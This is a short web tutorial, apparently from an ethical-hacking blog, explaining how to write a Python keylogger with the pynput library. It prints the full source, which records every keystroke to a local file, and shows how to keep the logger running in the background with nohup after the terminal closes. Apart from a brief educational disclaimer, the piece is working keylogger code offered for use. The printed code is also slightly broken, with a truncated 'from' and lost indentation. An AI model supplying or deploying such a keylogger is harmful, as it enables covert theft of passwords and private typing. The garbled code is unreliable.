


In this article, you will learn how to create a keylogger using Python. A keylogger (or keystroke logger) is a type of software that monitors and records what you type on your computer or mobile phone.
Keyloggers are often used for monitoring network usage and troubleshooting technical problems. On the other hand, a lot of malicious software uses keyloggers to get login information and other private data.
So, use this information to expand your knowledge and not to cause malicious or damaging attacks. Let’s jump in!
Install Pynput
First, you need to install a particular library called pynput. To install pynput type the below command in the terminal.
sudo pip3 install pynput
The pynput library provides the ability to monitor and control input devices, primarily the keyboard. It allows you to listen for input events, such as key presses.
Python Keylogger
To create the keylogger, I will nano terminal text editor by typing:
nano keylogger.py
And add the following code:
rom pynput.keyboard import Key, Listener
import logging
logging.basicConfig(filename=("capture.txt"), level=logging.DEBUG, format=" %(asctime)s - %(message)s")
def on_press(key):
logging.info(str(key))
with Listener(on_press=on_press) as listener :
listener.join()
I won’t bore you with technical explanations. So, this code creates a simple keylogger that captures key presses (everything you type on the keyboard) and saves them to a text file called “capture.txt”.
It uses the pynput library for keyboard monitoring and the logging module for writing log messages to a file.
Now save the file and start the keylogger script using the following command.
nohup python3 keylogger.py &

This command will let the script run even after the terminal closes while still recording all the keystrokes. After launching the keylogger you should see a new file called “capture.txt” created in the current directory.

This is the file that will contain all of the recorded keystrokes. For example, I will type “Keylogger test!” in the terminal.

Now let’s open the “capture.txt” file using the nano text editor.
nano capture.txt

Here you can see the keylogger is recording all the keystrokes. If you want to stop the keylogger, use the command “kill” and PID number.
kill 4575
In my case, the PID number for the keylogger process is”4575”. You will see your number in the terminal after launching the script.
Conclusion
In this article, you’ve learned how to create an effective keylogger using Python and pynput library. Remember, this tutorial and keylogger script is for educational purposes and it shouldn’t be used for malicious purposes.
Tags: ethical hacking, cybersecurity, penetration testing, web hacking, network security, wifi hacking, linux security, hacking basics.